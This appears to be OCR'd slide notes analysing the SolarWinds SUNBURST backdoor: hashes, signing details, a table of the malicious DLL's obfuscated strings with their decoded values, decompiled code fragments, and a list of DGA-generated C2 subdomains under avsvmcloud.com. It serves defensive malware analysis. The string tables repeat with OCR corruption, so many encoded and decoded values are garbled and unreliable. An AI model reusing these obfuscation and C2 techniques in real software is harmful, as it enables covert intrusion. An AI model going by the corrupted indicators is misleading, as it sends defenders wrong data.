
SOLARWINDS LEGITIMATE DLL's

b9ce678f9daf32c52621ledea88b5ec104538e75fad13767ea44309e9f81dbfc: 649728 B 634.50 KB
143632672dcb6ef3243437396361984f5c52cce0e078cfee7c6cac4a3545403a: 977896 B 954.98 KB



32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77.exe: 1011032 B 987.34 KB

MALICIOUS DLL



COMPILE-TIME

SIGNED

```
[0038FB24]->   Symantec Class 3 SHA256 Code Signing CA
[0038FB28]->   Solarwinds Worldwide, LLC
[0038FB14]->   (null)
[0038FB18]->   (null)
[01162180] ->  0f e9 73 75 20 22 a6 06 ad f2 a3 6e 34 5d c0 ed
```

DLL is signed with Solarwinds private key

WHAT ARE THOSE OBFUSCATED STRINGS IN THE MALICIOUS CODE?????????

DLL DECODED VALUES (MALICIOUS CODE)

C0pNL81JLAIA	Regular
C07NzXTKz0kBAA==	SemiBold
C07NzXTKz0nxLEnMyUwGAA==	SemiBoldItalic
yy9IzStOzCsGAA==	opensans
y8svyQcA	noto
SytKTU3LzysBAA==	freefont
C84vLUpOdc5PSQ0oygcA	SourceCodePro
C84vLUpODU4tykwLKMoHAA==	SourceSerifPro
C84vLUpO9UjMC07MKwYA	SourceHanSans
C84vLUpO9UjMC04tykwDAA==	SourceHanSerif
S8vPKynWL89PS9OvNqjVrTYEYqNa3fLUpDSgTLVxrR5IzggA	fonts/woff/0-1-2-webfont3.woff2
S8vPKynWL89PS9OvNqjVrTYEYqPaauNaPZCYEQA=	fonts/woff/0-1-23.woff2
C87PSSwKz8xLKQYA	SolarWinds
03POLypJrQjIKU3PzAMA	.CortexPlugin
0/MvyszPAwA=	.Orion
C88sSs1JLS4GAA==	Wireless
C/UEAA==	UI
C89MSU8tKQYA	Widgets
8wvwBQA=	NPM
cyzIz8nJBwA=	Apollo
c87JL03xzc/LLMkvysxLBwA=	CloudMonitoring
88tPSS0GAA==	Nodes
C8vPKc1NLQYA	Volumes
88wrSS1KS0xOLQYA	Interfaces
c87PLcjPS80rKQYA	Components
Ky7PLNAvLUjRBwA=	swip/upd/
06vIzQEA	.xml
Ky7PLNB3LUvNKykGAA==	swip/Events
Ky7PLNAPLcjJT0zRSyzOqAAA	swip/Upload.ashx
881MLsovzk8r0XUuqiwoyXcM8NQHAA==	Microsoft-CryptoAPI/
C87PSSwKz8xLKfYvyszP88wtKMovS81NzStxzskEkvoA	SolarWindsOrionImprovementClient/
i/EvyszP88wtKMovS81NzSuJCc7PSSwKz8xLKdZDl9NLrUgFAA==	_OrionImprovement_SolarWinds.OrionImprovement.ex
M9YzAEJjCyMA	3.0.0.382
Kyo0Ti9OzCkxKzXMrEyryi8wNTdKMbFMyquwSC7LzU4tz8gCAA==	rq3gsalt6u1iyfzop572d49bnx8cvmkewhj
M4jX1QMA	0_-.
K8gwSs1MyzfOMy0tSTfMskixNCksKkvKzTYoTswxN0sGAA==	ph2eifo3n5utg1j8d94qrvbmk0sal76c
MzA0MjYxNTO3sExMSk5JTUvPyMzKzsnNyy8oLCouKS0rr6is0o3XAwA=	0123456789abcdefghijklmnopqrstuvwxyz-_.
0403AAA=	-_0
C04NzigtSckvzwsoyizLzElNTwUA	SeShutdownPrivilege

```
.Unzip("C0ptK%7MzwMA")].Value.ToString();
elper.Unzip("i3aNVagZqFWoNgRioloA"), (object) Environment.OSVersion.VersionString, (object) Environment.OSVersion.Version, (object) (Environment.Is64BitOperatingSystem ? 64 : 32));
ZipHelper.Unzip("8/B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK4lxLqosKMlPL0osyKgEAA=="), OrionImprovementProtocol.ZipHelper.Unzip("801MzsjMS3UvzUwBAA=="), (object) "");
er.Unzip("MzTQA0MA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMAQQA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("MzQ3OjM0zPQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMyMkADQgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("M7QQ0jM0s3Az0DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM0AwA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("MzIy0TMAQQA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIx0ANDAA=="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("S0s2MLCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0s1MLCyAgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("S0tNMrCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0tLMrCyAgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("S0szMLCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0szMLCyAgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("MzHUszDRMzS1lDMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzfRMzQ00TMy0TMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYRMLPQMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzQ1BTMRtNAzNDHQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzI01zM0M0Yz1zMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzLQMzQx0ANCAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMyNdEz0DMAAA=="), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("szTTMzbUMzQ30jMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("MzQ2lDMystAzNNIzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM0AwA="), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("MzQx0bMw0zMyMtMzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("s9AztNAzNDHRMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYxM9AwA="), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("M7TQMzQ20ANCAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM0AwA="), OrionImprovementProtocol.AddressFamilyEx.NetBios, true),
er.Unzip("MzfUMzQ10jM1ljMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("s7TUM7fUM9AzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM9AwA="), OrionImprovementProtocol.AddressFamilyEx.NetBios, true),
er.Unzip("szDXMzK20LMw0DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYRMLPQMA"), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("M7S01DMyMNDzNDTJMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("M7Qw0TM30jPQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMyNdEz0DMAAA=="), OrionImprovementProtocol.AddressFamilyEx.NetBios, true)
```

c0ktTi7KLCiJzM8DAA==	Description
83V0dkxJKUotLqYA	MACAddress
c/FwDnDNS0zKSU0BAA==	DHCPEnabled
c/FwDghOLSpLLOIA	DHCPServer
c/EL9sqvLvFLzE0FAA==	DNSHostName
c/ELdsnPTczMCv5NS8usCE5NLErO8C9KSS0CAA==	DNSDomainSuffixSearchOrder
c/ELDk4tKkstCk5NLErO8C9KSS0CAA==	DNSServerSearchOrder
8wxwTEkpSi0uBqA=	IPAddress
8wwILk3KSv0BAA==	IPSubnet
c0lNSvzNKfEMcE8sSS1PrAOA	DefaultIPGateway
C07NSU0uUdBScCvKz1UIz8wzNor3L0atSizJzEsPriwuSc0FAA==	Select * From Win32_OperatingSystem
c04sKMnMzwMA	Caption
8w92LErOvCxJTS4pLUoFAA==	OSArchitecture
88wrLknMvXFJLEkFAA==	InstallDate
8v9KT8zLrEosyczPAwA=	Organization
C0pNzywuSS1KTOktTi0CAA==	RegisteredUser
C0stKs7MzwMA	Version
i3aNVag2qFWoNqRio1oA	E_0_1_2
07DP1NSIikvUrYatidPUKEktLoHzVTOB	?i^a-z|^test^a-z|$
07DP1NOozs9JLCrPzEsp1qOA	?isolarwinds
C0otyC8qCU8sSc5ILOpKLSmqBAA=	ReportWatcherRetry
C0otyC8qCU8sSc5ILOrILv4pvM9LBOA=	ReportWatcherPostpone
SyzI1CvOz0ksKs/MSynWS87PBOA=	api.solarwinds.com
SywrLstNzskyTdFLzs8FAA==	avsvmcloud.com
SywoKK7MS9ZNLMqEAA==	appsync-api
Sy3VLU8tLtE1BAA=	eu-west-1
Ky3WLU8tLtE1AgA=	us-west-2
Ky3WTU0sLtE1BAA=	us-east-1
Ky3WTU0sLtE1AgA=	us-east-2
M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SiJKBOA=	583da945-62af-10e8-4902-a8f205c72b2e
C9Y11DXVBOA=	S-1-5-
0zU1MAAA	-500
c0zJzczLLC4pSizJLwIA	Administrator
C07NSU0uUdBScCvKz1UIz8wzNooPLU4tckxOzi/NKwEA	Select * From Win32_UserAccount
C/Z0AOA=	SID
C04NSi0uvS9KDSiKLMvMSU1PBOA=	SeRestorePrivilege
C04NScxO9S/PSv0azsqsCCiKLMvMSU1PBOA=	SeTakeOwnershipPrivilege
C44MDnH1BOA=	SYSTEM
MwEA	4
MwUA	5
MwYA	3
C07NSU0uUdBScCvKz1UIz8wzNooPriwuSc11KcosSv0CAA==	Select * From Win32_SystemDriver
C0gsyfBLzE0FAA==	PathName
C44MDnH1iXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBqA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
C44MDnH1iXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBqA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
i6420DGtiVWoNqzlAqA=	0
C07NSU0uUdBScCvKz1UIz8wzNooPKMpPTi0uBqA=	Select * From Win32_Process
c08t8S/PSv0CAA==	GetOwner
c0zJzczLLC4pSizJLwIA	Administrator
qzaoVag2rFXwCAkJ0K82quUCAA==	0_1_HTTP/2
U4qpijbOtUzUTdONrTY2q42pVapRqooABYxOuIZmtUoA	[0-9a-f-36]|0-9a-f32|0-9a-f16
80zT9cvPS9X1TSxJzqAA	If-None-Match
SywoyMlMTizJzM/TzvrOzwMA	application/json
SywoyMlMTizJzM/Tz08uSS3RLS4pSk3MBOA=	application/octet-stream
0v3Kzv8BAA==	-root
001OLSoBAA==	-cert
0v3NyvxLLSpOzIlPTgOA	-universal_ca
001OBAA=	-ca
0v0oysxNLKqMT04EAA==	-primary_ca
0v3JzE0tLknMLOAA	-timestamp
003PyU9KzAEA	-global
0v1OTS4tSk1OBAA=	-secureca
K8iO1E8uytGvNqitNqytNqrVA/IA	pki/crl/012.crl
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c8rPSfEsSczJTAYA	BoldItalic
c60oKUp0vs9JAOA=	ExtraBold
c60oKUp0vs9J8SxJzMlMBqA=	ExtraBoldItalic

K8iO1E8uvtGvNqitNqvtNqrVA/IA	pki/crl/012.crl
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c8rPSfEsSczJTAYA	BoldItalic
c60oKUp0vs9JAOA=	ExtraBold
c60oKUp0vs9J8SxJzMlMBgA=	ExtraBoldItalic
8vxJzMlMBgA=	Italic
88lMzvgBAA==	Light
88lMzvixLEnMvUwGAA==	LightItalic
C0pNL81JLAIA	Regular
C07NzXTKz0kBAA==	SemiBold
C07NzXTKz0nxLEnMvUwGAA==	SemiBoldItalic
vv9IzStOzCsGAA==	opensans
v8svvOcA	noto
SvtKTU3LzvsBAA==	freefont
C84vLUpOdc5PSO0ovgcA	SourceCodePro
C84vLUpODU4tvkwLKMoHAA==	SourceSerifPro
C84vLUpO9UiMC07MKwYA	SourceHanSans
C84vLUpO9UiMC04tvkwDAA==	SourceHanSerif
S8vPKvnWL89PS9OvNqiVrTYEYqNa3fLUpDSqTLVxrR5IzqqA	fonts/woff/0-1-2-webfont3.woff2
S8vPKvnWL89PS9OvNqiVrTYEYqPaauNaPZCYEOA=	fonts/woff/0-1-23.woff2
C87PSSwKz8xLKOYA	SolarWinds
03POLvpJrOiIKU3PzAMA	.CortexPlugin
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
C88sSs1JLS4GAA==	Wireless
C/UEAA==	UI
C89MSU8tKOYA	Widgets
8wvwBOA=	NPM
cvzIz8nJBwA=	Apollo
c87JL03xzc/LLMkvvsxLBwA=	CloudMonitoring
88tPSS0GAA==	Nodes
C8vPKc1NLOYA	Volumes
88wrSS1KS0xOLOYA	Interfaces
c87PLciPS80rKOYA	Components
Kv7PLNB3LUvNKvkGAA==	swip/Events
Kv7PLNAPLciJT0zRSvzOgAAA	swip/Upload.ashx
881MLsovzk8r0XUuqiwovXcM8NOHAA==	Microsoft-CryptoAPI/
C87PSSwKz8xLKfYvvszP88wtKMovS81NzStxzskEkvoA	SolarWindsOrionImprovementClient/
i/EvvszP88wtKMovS81NzSuJCc7PSSwKz8xLKdZDl9NLrUgFAA==	_OrionImprovement_SolarWinds.OrionImprovement.ex
M9YzAEJiCvMA	3.0.0.382
Kvo0Ti9OzCkxKzXMrEvrvi8wNTdKMbFMvquwSC7LzU4tz8qCAA==	rq3qsalt6u1iyfzop572d49bnx8cvmkewhi
M4iX1OMA	0_-.
K8qwSs1MvzfOMv0tSTfMskixNCksKkvKzTYoTswxN0sGAA==	ph2eifo3n5utg1i8d94qrvbmk0sal76c
MzA0MiYxNTO3sExMSk5JTUvPvMzKzsnNvv8oLCouKS0rr6is0o3XAwA=	0123456789abcdefghijklmnopqrstuvwxyz- .
0403AAA=	- 0
C04NzigtSckvzwsoyizLzElNTwUA	SeShutdownPrivilege
C07NSU0uUdBScCvKz1UIz8wzNor3Sv0pzy/	Select * From Win32_NetworkAdapterConfiguration
c0ktTi7KLCiJzM8DAA==	Description
83V0dkxJKUotLqYA	MACAddress
c/FwDnDNS0zKSU0BAA==	DHCPEnabled
c/FwDahOLSpLLOIA	DHCPServer
c/EL9sqvLvFLzE0FAA==	DNSHostName
c/ELdsnPTczMCv5NS8usCE5NLErO8C9KSS0CAA==	DNSDomainSuffixSearchOrder
c/ELDk4tKkstCk5NLErO8C9KSS0CAA==	DNSServerSearchOrder
8wxwTEkpSi0uBgA=	IPAddress
8wwILk3KSv0BAA==	IPSubnet
c0lNSvzNKfEMcE8sSS1PrAOA	DefaultIPGateway
C07NSU0uUdBScCvKz1UIz8wzNor3L0atSizJzEsPriwuSc0FAA==	Select * From Win32_OperatingSystem
c04sKMnMzwMA	Caption
8w92LErOyCxJTS4pLUoFAA==	OSArchitecture
88wrLknMyXFJLEkFAA==	InstallDate
8y9KT8zLrEosyczPAwA=	Organization
C0pNzvwuSS1KTOktTi0CAA==	RegisteredUser
C0stKs7MzwMA	Version
i3aNVag2gFWoNqRio1oA	E_0_1_2
07DP1NSIikyUrYqtidPUKEktLoHzVTOB	?i^a-z|^test^a-z|$
07DP1NOozs9JLCrPzEsp1qOA	?isolarwinds
C0otvC8qCU8sSc5ILOpKLSmqBAA=	ReportWatcherRetry
C0otvC8qCU8sSc5ILOrILy4pvM9LBQA=	ReportWatcherPostpone
SvzI1CvOz0ksKs/MSvnWS87PBQA=	api.solarwinds.com
SvwrLstNzskvTdFLzs8FAA==	avsvmcloud.com
SvwoKK7MS9ZNLMqEAA==	appsync-api
Sv3VLU8tLtE1BAA=	eu-west-1
Kv3WLU8tLtE1AgA=	us-west-2
Kv3WTU0sLtE1BAA=	us-east-1
Kv3WTU0sLtE1AgA=	us-east-2
M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SiJKBQA=	583da945-62af-10e8-4902-a8f205c72b2e

8/B2jYx39nEMDnYNjg/y9w8BAA==	HKEY_CLASSES_ROOT
8/B2jYx3Dg0KcvULiQ8Ndg0CAA==	HKEY_CURRENT_USER
8/B2jYz38Xd29In3dXT28PRzBQA=	HKEY_LOCAL_MACHINE
8/B2jYwPDXYNCgYA	HKEY_USERS
8/B2jYx3Dg0KcvULiXf293PzdAcA	HKEY_CURRENT_CONFIG
C9Y11DXVBQA=	S-1-5-
0zU1MAAA	-500
c0zJzczLLC4pSizJLwIA	Administrator
C07NSU0uUdBScCvKz1UIz8wzNooPLU4tckxOzi/NKwEA	Select * From Win32_UserAccount
C/Z0AQA=	SID
88lPTsxxTE7OL80rAQA=	LocalAccount
KykqTQUA	TRUE
C04NSi0uyS9KDSjKLMvMSU1PBQA=	SeRestorePrivilege
C04NScxO9S/PSy0qzsgsCCjKLMvMSU1PBQA=	SeTakeOwnershipPrivilege
C44MDnH1BQA=	SYSTEM
MwEA	4
MwUA	5
MwYA	3
C07NSU0uUdBScCvKz1UIz8wzNooPriwuSc11KcosSy0CAA==	Select * From Win32_SystemDriver
C0gsyfBLzE0FAA==	PathName
C44MDnH1jXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBgA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
C44MDnH1jXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBgA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
i6420DGtjVWoNqzlAgA=	0
C07NSU0uUdBScCvKz1UIz8wzNooPKMC07NSU0uUdBScCvKz1UIz8wzNooPKMpPTi0uBgA=	Select * From Win32_Process
c08t8S/PSy0CAA==	GetOwner
i6420DGtjVWoNtTRNTSrVag2quWsNgYKKVSb1MZUm9ZyAQA=	0
CyjKT04tLvZ0AQA=	ProcessID
80vMTQUA	Name
c0zJzczLLC4pSizJLwIA	Administrator
qzaoVag2rFXwCAkJ0K82quUCAA==	0 1 HTTP/2
U4qpjjbQtUzUTdONrTY2q42pVapRgooABYxQuIZmtUoA	0-9a-f-36 |0-9a-f32|0-9a-f16
80zT9cvPS9X1TSxJzgAA	If-None-Match
UyotTi3yTFGyUqo2qFXSAQA=	userId:0
UwrJzE0tLknMLVCyUorRd0ksSdWoNqjVjNFX0gEA	Timestamp: /Date0 /
SywoyMlMTizJzM/TzyrOzwMA	application/json
SywoyMlMTizJzM/Tz08uSS3RLS4pSk3MBQA=	application/octet-stream
0y3Kzy8BAA==	-root
001OLSoBAA==	-cert
0y3NyyxLLSpOzIlPTgQA	-universal ca
001OBAA=	-ca
0y0oysxNLKqMT04EAA==	-primary ca
0y3JzE0tLknMLQAA	-timestamp
003PyU9KzAEA	-global
0y1OTS4tSk1OBAA=	-secureca
K8jO1E8uytGvNqitNqytNqrVA/IA	pki/crl/012.crl
c8rPSQEA	Bold
c8rPSfEsSczJTAYA	BoldItalic
c60oKUp0ys9JAQA=	ExtraBold
c60oKUp0ys9J8SxJzMlMBgA=	ExtraBoldItalic
8yxJzMlMBgA=	Italic
88lMzygBAA==	Light
88lMzyjxLEnMyUwGAA==	LightItalic

MESSY DGA AND C2 STUFF

DOMAINS LIFETIME

DGA IS USED TO GET A CNAME.
CNAME WILL POINT TO ONE OF THE FOLLOWING DOMAIN NAMES, THAT WILL WORK AS THE C2



DOMAINS -> C2

-	-
DOMAIN	039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	05q2sp0v4b5ramdf71l7.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	0br2kgmp2hbg90sb9uf29149711e.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	0bv6kouis4qtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	0c32j0j6q8up3a4b6d6n0t6j0oeu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	0c32j0j6q8up3aob6d6n0q6j0qeu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	0dv6fsons11r6hqh0657.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0fhdojdvgeuskgkcds2n0i3uho1i2v0i.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0ftd1sok8kjdkp6beuheoip0i12eu1.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0h8228c3d64pk64f31q7.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0n64gosv25v97g9ht1v4.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	0oqdtu3r8abd6d8beuheoip0t12eu1.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0p7v1equ4631asq3bguqhgg.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0pd232uqfohq8qdhs1mh.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	0st8ibor4o31e198i6e4vgh.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	127motrjknpdraet18ho.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	12gho508142kp6eto8do.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	133bocmjd8ppsa8d00eu0los5jhea4vo.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	16julbdk427s94jde6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	16uu1e6k3j3nihuc6d6n0c6j0ieu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	174utqcr31cn293c6d6n0o6j0oeu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	18f5phqbdbq6etec26c0q12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	18shu721ul16bclce2q0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	19knepufjrml1r2347im.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1btcr12b62me0buden60ceudo1uv2f0i.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	1c2u8q6l388no9uc6d6n0b6j02eu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1cghgocfgcik9p1cv6q3ru1i302vri.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1ch1ndtjj2u8mi5d6rswoiou0bovirsv.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1cou6odl4evsq2bde6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	1g2hg1educi6d87ce2q0o12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	1g2hg1educi6d8fce2q0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	1h14ptc2k6kdku238g90.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1ii9q1s7ut7pj88chom2v3o110ce2h.appsync-api.us-west-2.avsvmcloud.com
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DOMAIN	1on45q99h4i7bg0cdae2sd02e2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1p792tkokdddis2ej1hu.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	1rulnov2813330v0dovirsvu10igi10ce.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	202jdr3e38aja16ohr63.appsync-api.us-west-2.avsvmcloud.com
